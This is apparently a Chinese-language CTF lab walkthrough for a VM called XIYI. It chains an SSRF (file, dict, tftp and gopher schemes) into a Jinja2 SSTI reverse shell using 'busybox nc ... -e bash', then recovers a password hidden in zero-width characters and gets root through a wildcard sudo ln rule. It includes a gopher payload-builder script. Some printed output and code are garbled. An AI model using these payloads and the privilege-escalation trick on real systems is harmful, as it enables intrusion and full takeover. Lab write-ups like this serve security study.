

信息收集

存活主机发现

arp扫描

```
—(npc㉿kali)-[~/mazesec/XIYI]
└$ sudo arp-scan -I eth1 192.168.56.0/24

192.168.56.1      0a:00:27:00:00:11      (Unknown: locally administered)
192.168.56.129    08:00:27:ce:0e:fb      PCS Systemtechnik GmbH
```

端口扫描

tcp全端口扫描

```
—(npc㉿kali)-[~/mazesec/XIYI]
└$ nmap -p- -ST 192.168.56.129

PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
```

80 端口服务探测

访问80端口，存在ssrf漏洞，可以使用file协议读取文件

The screenshot shows the Webpage Preview Tool interface. At the top, there's a status bar with 'Webpage Preview Tool © 2023 | All rights reserved'. Below it is a navigation bar with tabs like '元素', '控制台', '源代码/来源', '网络', '性能', '内存', '应用', 'Lighthouse', 'AdBlock', and 'HackB'. The 'HackB' tab is currently selected. The main area has several dropdown menus: 'LOAD', 'SPLIT', 'EXECUTE', 'TEST', 'SQLI', 'XSS', 'LFI', and 'SSRF'. Under 'TEST', 'Use POST method' is set to 'application/x-www-form-urlencoded'. The 'Body' field contains the URL 'url=file:///etc/passwd'. To the right, there are checkboxes for 'Name' and 'Origin'. A red arrow points to the 'url' field.

SSRF + dict协议 内网端口扫描

利用这里的ssrf漏洞，使用dict协议扫描内网开放端口

放到burp里，爆破全端口

开放了80、2333、2332

请求	payload	状态码	接收到响应	错误	超时	长度
2332	2332 ←	200	34		9374	
2333	2333 ←	200	37		9374	
0		200	14		9312	
80	80 ←	200	457		9311	
54294	54294	200	5017		8789	

请求 响应
美化 Raw Hex

```

1 POST / HTTP/1.1
2 Host: 192.168.56.129
3 Content-Length: 25
4 Pragma: no-cache
5 Cache-Control: no-cache
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36
8 Origin: http://192.168.56.129
9 Content-Type: application/x-www-form-urlencoded
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://192.168.56.129/
12 Accept-Encoding: gzip, deflate, br
13 Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
14 Connection: keep-alive
15
16 url=dict://127.0.0.1:2332


```

内网端口服务探测

ssrf访问内网2333端口，提示 get app.py

The screenshot shows the 'Preview Result' section of the Webpage Preview Tool. It displays a single line of text: "get app.py". Below the preview, the status bar indicates "Webpage Preview Tool © 202". The tool's navigation bar includes tabs for Elements, DevTools, Source, Network, Performance, Memory, Application, Lighthouse, and AdBlock. A toolbar below the tabs has buttons for Load, Split, Execute, Test, SQLI, XSS, and LFI. A dropdown menu for 'Method' is set to 'POST', and the 'Content-Type' dropdown is set to 'application/x-www-form-urlencoded'. The 'Body' field contains the URL "url=http://localhost:2333/".

ssrf访问内网2332端口，提示 get reply.py



ssrf + tftp 读取文件源码

使用tftp协议读取app.py源码

url=tftp://localhost/app.py

```
from flask import Flask, request, render_template_string

app = Flask(__name__)

@app.route('/')
def index():
    return "get app.py"

@app.route('/render', methods=['POST'])
def render():
    try:
        data = request.get_data(as_text=True)
        if data:
            # 直接渲染 - 存在SSTI漏洞
            result = render_template_string(data)
            return result
        return "No data"
    except Exception as e:
        return f"Error: {str(e)}"

if __name__ == '__main__':
    app.run(host='127.0.0.1', port=2333, debug=False, threaded=True)
```

使用tftp协议读取reply.py源码

url=tftp://localhost/reply.py

```
from flask import Flask, request
import socket
import threading
```

```
app = Flask(__name__)

def forward_to_2333(data):
    def forward():
        try:
            with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
                s.settimeout(5)
                s.connect(('127.0.0.1', 2333))

                # 构建HTTP POST请求
                http_request = f"""POST /render HTTP/1.1
Host: 127.0.0.1:2333
Content-Type: text/plain
Content-Length: {len(data)}
Connection: close

""".replace('\n', '\r\n').encode() + data

                s.send(http_request)

                # 接收响应但不处理
                response = b"""
                while True:
                    chunk = s.recv(4096)
                    if not chunk:
                        break
                    response += chunk
            except:
                pass # 忽略所有错误

            # 在后台线程中执行转发
            thread = threading.Thread(target=forward)
            thread.daemon = True
            thread.start()

@app.route('/', methods=['GET', 'POST', 'PUT', 'DELETE', 'PATCH', 'OPTIONS',
'HEAD'])
def relay():
    try:
        # 获取原始数据
        raw_data = request.get_data()

        # 在后台转发到2333端口
        if raw_data:
            forward_to_2333(raw_data)

        # 无论什么情况都返回OK
        return "get reply.py"

    except Exception:
        # 即使出错也返回OK
        return "get reply.py"

if __name__ == '__main__':
    app.run(host='127.0.0.1', port=2332, debug=False, threaded=True)
```

reply.py是一个中继服务，将收到的请求数据转发到2333端口，并且不处理响应，始终返回"get reply.py"。

2333端口存在SSTI漏洞，可以进行模板注入攻击。

SSTI漏洞getshell

利用Jinja2模板注入漏洞，执行系统命令获取反弹shell

```
{%url_for.__globals__.__builtins__['eval']('__import__("os").popen("busybox nc 192.168.56.100 4444 -e bash").read()')%}
```

现在只有一个ssrf漏洞，可以通过gopher协议构造请求，让ai写了一个蹩脚的脚本

```
import urllib.parse

def build_gopher_post_request(host, port, path, headers, data):
    """构造Gopher协议的POST请求"""
    http_request = f"POST {path} HTTP/1.1\r\n"
    for key, value in headers.items():
        http_request += f"{key}: {value}\r\n"

    http_request += "\r\n"
    http_request += data

    print("== 原始HTTP请求 ==")
    print(repr(http_request))
    print("=" * 50)

    gopher_payload = http_request.replace("\r\n", "%0D%0A")
    gopher_payload = urllib.parse.quote(gopher_payload, safe=' ')
    gopher_url = f"gopher://{host}:{port}/{gopher_payload}"

    return gopher_url

# 修正后的请求参数
host = "127.0.0.1"
port = "2333"
path = "/render"

# 反弹shell
data = """{{url_for.__globals__.__builtins__['eval']('__import__("os").popen("busybox nc 192.168.56.100 4444 -e bash").read()')}}"""

content_length = len(data)
headers = {
    "Host": "127.0.0.1",
    "Content-Type": "text/plain",
    "Content-Length": str(content_length)
}

print("== 数据信息 ==")
print(f"数据内容: {data}")
print(f"数据长度: {content_length} 字符")
```

```

gopher_url = build_gopher_post_request(host, port, path, headers, data)

print("== 生成的Gopher URL ==")
print(f"URL长度: {len(gopher_url)} 字符")
print("Gopher URL:")
print(gopher_url)

```

运行，得到一大坨payload

```

[npc@kali] - [~/mazesec/XIYI]
$ python3 gopherffff.py
== 数据信息 ==
数据内容: {{url_for.__globals__.builtins__['eval']}('import os;os.popen("busybox nc 192.168.56.100 4444 -e bash").read()')}
数据长度: 119 字符
=====
== 原始HTTP请求 ==
'POST /render HTTP/1.1\r\nHost: 127.0.0.1\r\nContent-Type: text/plain\r\nContent-Length: 119\r\n\r\n{{url_for.__globals__.builtins__.read()}}'
=====
== 生成的Gopher URL ==
URL长度: 349 字符
Gopher URL:
gopher://127.0.0.1:2333/_POST%2Frender%20HTTP%2F1.1%250D%250AHost%3A%20127.0.0.1%250D%250AContent-Type%3A%20text%2Fplain%250D%250AContent %5B%27eval%27%50%28%27 import %28%22os%22%29.popen%28%22busybox%20nc%20192.168.56.100%204444%20-e%20bash%22%29.read%28%29%27%

```

放到ssrf参数里，通过gopher协议，向内网2333端口发送POST请求，触发SSTI漏洞，执行反弹shell命令

The screenshot shows a browser's developer tools Network tab. A POST request is being sent to the URL `http://127.0.0.1:2333/_POST%2Frender%20HTTP%2F1.1%250D%250AHost%3A%20127.0.0.1%250D%250AContent-Type%3A%20text%2Fplain%250D%250AContent %5B%27eval%27%50%28%27 import %28%22os%22%29.popen%28%22busybox%20nc%20192.168.56.100%204444%20-e%20bash%22%29.read%28%29%27%`. The request body contains the payload generated by the Python script. In the background, a terminal window on Kali Linux shows the listener nc -lvp 4444 and a connection from the exploit.

shell as lemon

零宽字符信息隐写

在 /var/www/html/ 目录下有一个 secret_of_lemon.txt 文件，xxd 命令读取，有很多不可见字符

```
www-data@X1YI:~/html$ xxd sec*
xxd sec*
00000000: 2320 4c61 7374 2075 7064 6174 6564 3a20 # Last updated:
00000010: 3230 3233 2d31 312d 3135 0a6e 6f74 6869 2023-11-15.nothing here.# .....
00000020: 6e67 2068 6572 650a 2320 e280 8be2 808c .....#
00000030: e280 8ce2 808b e280 8ce2 808c e280 8be2 .....#
00000040: 808b e280 8be2 808c e280 8ce2 808b e280 .....#
00000050: 8be2 808c e280 8be2 808c e280 8be2 808c .....#
00000060: e280 8ce2 808b e280 8ce2 808c e280 8be2 .....#
00000070: 808c e280 8be2 808c e280 8ce2 808b e280 .....#
00000080: 8ce2 808c e280 8ce2 808c e280 8be2 808c .....#
00000090: e280 8ce2 808b e280 8ce2 808c e280 8ce2 .....#
000000a0: 808b e280 8be2 808b e280 8ce2 808c e280 .....#
000000b0: 8ce2 808b e280 8ce2 808b e280 8be2 808c .....#
000000c0: e280 8be2 808c e280 8be2 808c e280 8ce2 .....#
000000d0: 808b e280 8be2 808c e280 8ce2 808b e280 .....#
000000e0: 8be2 808c e280 8be2 808c e280 8be2 808c .....#
000000f0: e280 8ce2 808c e280 8be2 808b e280 8ce2 .....#
00000100: 808b e280 8be2 808c e280 8ce2 808c e280 .....#
00000110: 8ce2 808b e280 8be2 808c e280 8be2 808c .....#
00000120: e280 8be2 808c e280 8ce2 808c e280 8ce2 .....#
00000130: 808c e280 8be2 808c e280 8ce2 808c e280 .....#
00000140: 8be2 808b e280 8ce2 808c e280 8be2 808c .....#
00000150: e280 8ce2 808b e280 8ce2 808c e280 8ce2 .....#
00000160: 808c e280 8be2 808c e280 8ce2 808c e280 .....#
00000170: 8be2 808c e280 8be2 808c e280 8be2 808c .....#
00000180: e280 8ce2 808c e280 8be2 808b e280 8ce2 .....#
00000190: 808b e280 8be2 808c e280 8be2 808c e280 .....#
000001a0: 8ce2 808c e280 8ce2 808c e280 8be2 808c .....#
```

使用纯16进制读取

e2808ce2808ce2808ce2808ce2808be2808ce2808ce2808be2808ce2808c
e2808ce2808b0a

准备一个python脚本，解析零宽字符

可以解出一个 lemon:Very_sour_lemon 的用户密码

```
(npc㉿kali)-[~/mazesec/XIYI]
$ python3 str.py
lemon:Very_sour_lemon
```

ssh 登录

```
(npc㉿kali)-[~/mazesec/XIYI]
$ ssh lemon@192.168.56.129
lemon@192.168.56.129's password:
Linux XIYI 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Nov 11 04:12:59 2025 from 192.168.56.100
lemon@XIYI:~$
```

root 提权

sudo 权限枚举

```
lemon@XIYI:~$ sudo -l
Matching Defaults entries for lemon on XIYI:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User lemon may run the following commands on XIYI:
    (root) NOPASSWD: /usr/bin/ln -sf * /usr/lib/mysql/plugin/*
```

lemon 用户有sudo权限的ln命令，可以创建符号链接覆盖文件

使用路径穿越的方式，使用bash覆盖ln命令，这样再执行sudo ln命令时，实际执行的是 sudo bash，从而获得root权限

```
lemon@XIYI:~$ sudo /usr/bin/ln -sf /bin/bash
/usr/lib/mysql/plugin/../../../../../../../../../../../../bin/ln
lemon@XIYI:~$ touch /tmp/111
lemon@XIYI:~$ sudo /usr/bin/ln -sf /tmp/111 /usr/lib/mysql/plugin/111
root@XIYI:~#
```

```
lemon@XIYI:~$ sudo /usr/bin/ln -sf /tmp/111 /usr/lib/mysql/plugin/111
root@XIYI:/home/lemon# id
uid=0(root) gid=0(root) groups=0(root)
root@XIYI:/home/lemon#
```